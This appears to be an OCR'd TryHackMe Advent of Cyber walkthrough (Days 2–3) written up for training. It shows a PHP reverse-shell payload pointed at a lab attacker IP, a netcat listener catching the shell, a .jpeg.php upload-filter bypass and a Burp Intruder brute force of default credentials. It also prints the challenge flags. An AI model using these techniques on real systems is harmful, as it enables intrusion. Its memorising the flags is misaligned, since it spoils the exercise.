


```
// Limitations
// ───────────
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// ─────
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.92.208';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

Choose All types and select the image.




Enter *(sudo nc -lvnp 443)* in the terminal and back to the uploaded file list page and click the file uploaded.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.8.92.208] from (UNKNOWN) [10.10.136.121] 40896
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 04:55:18 up 25 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ █
```

<u>Question 5</u>

Copy the following command *(cat /var/www/flag.txt)* and enter it to the terminal.



```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
 enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
 of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas E
ve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology:

After accessing the page, we need to use the ID given by TryHackMe to enter (?id=YOUR_ID_HERE) and paste after the MACHINE IP so that it brings us to another page. The new webpage requests us to upload and submit a file which we did not know what kind of file it is. But we can identify the type of file by opening the page source of this webpage and searching for the type of file listed in the page source. As TryHackMe mentioned (the website often uses something like */uploads, /images, /media, or/resources* at the end of link address), then we use */uploads/* and it brings us to an uploaded file list page. After that, we need to copy the *php-reverse-shell.php* from */usr/share/webshells/php/*. For extra information, we can check whether we copy it successfully by using the second command *(ls)*. After copying the file, we need to find that file based on our terminal default location and double click it scroll down till you see *$ip* and *$port*. After we found it, we needed to change the *$ip* with the ip address on top right of our screen if using kali, and change *$port* to *443*. Then, we must save it before closing it and change the name of the *php-reverse-shell.php* to *<any_name>.jpeg.php because the website did not allow us to upload any type of file except the image type of file.* Then, we go back to the terminal and enter the following command *(sudo nc -lvnp 443).* After entering the command, we go back to the *uploaded file list page* and click the file you uploaded just now. The terminal will pop a few lines of text then we need to enter *(cat /var/www/flag.txt*) to capture the flag.


<u>Day 3: Web Exploitation - Christmas Chaos</u>

Tools used: Kali Linux, BurpSuite, Firefox

Solution/walkthrough:


<u>Question 1</u>

After entering the MACHINE IP, the Firefox will show as below.




The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Open the Burpsuite community edition application



Question 2

Open Firefox, click on the FoxyProxy browser extension, and select "Burp"


Applications
Sun 19 Jun, 08:00 AttackBox IP:10.10.145.88
Burp Suite Community Edition v2022.2.4 - Temporary Project
Santa Sleigh Tracker - Mozilla Firefox
Santa Sleigh Tracker
10.10.50.32
TryHackMe | Learn Cy...
TryHackMe
FoxyProxy
Turn Off (Use Firefox Settings)
✓ Burp
(for all URLs)
Options
What's My IP?
Log
Username
Password
Sign in
THM AttackBox
52m 30s


Santa Sleigh Tracker

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Question 3


Click the Proxy tab, then click the button "Intercept is on" and click "Send to Intruder".



Request to http://10.10.95.249:80

```
POST /login HTTP/1.1
Host: 10.10.95.249
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.95.249
Connection: close
Referer: http://10.10.95.249/
Upgrade-Insecure-Requests: 1

username=bryce&password=bryce
```

Go to the Intruder tab, click the "Positions" tab then select "Cluster Bomb" in the Attack type dropdown menu.



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Cluster bomb

```
POST /login HTTP/1.1
Host: 10.10.95.249
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.95.249
Connection: close
Referer: http://10.10.95.249/
Upgrade-Insecure-Requests: 1

username=§bryce§&password=§bryce§
```

Question 4

Click the "Payloads" tab and add for Payload Options.

For set 1 (username), add a few common default username entries such as "admin", "root" and "user”.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 4

Payload type: Simple list


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
root
user
```

For set 2 (password), add a few common default passwords such as "password", "admin" and "12345”.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 4

Payload type: Simple list


Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
password
admin
12345
```


Click the "Start Attack" button, this will loop through each position list in every combination.



12	user	admin	302	□	□	309
13		12345	302	□	□	309
14	admin	12345	302	□	□	255
15	root	12345	302	□	□	309
16	user	12345	302	□	□	309

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange:v=b3;q=0.9
Referer: http://10.10.166.34/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=12345
```

Fill in the combination of username as “admin” and password is “12345” in the Firefox page.




Santa Sleigh Tracker

admin

•••••

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.



Santa Sleigh Tracker App

GPS: Online

Last Airborne: 24th December 2019

Santa Sleigh: Offline

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

Thought Process/Methodology:

After entering the MACHINE IP, we were shown a login page. We plan to use BurpSuite to brute force the login form. To proxying traffic to BurpSuite, we open Firefox and click on the FoxyProxy browser extension and select "Burp". Then we go to the BurpSuite application and click the Proxy tab, then click the button "Intercept is on". Now we navigate back to our website, as we are intercepting our traffic, we can see BurpSuite has held our request and will not forward it on until we tell it to. Then, we will use an intruder to loop through and submit a login request using a list of default credentials, in the hopes that one of the usernames and passwords in the list is correct. We used "admin", "root" and "user” for username entries; "password", "admin" and "12345” for password entries. Click the "Start Attack" button to loop through each position list in every combination. To identify the correct combination, it will be different because typically all incorrect logins will have the same status or length. Thus, we found the username as “admin” and password as “12345” is the correct combination.

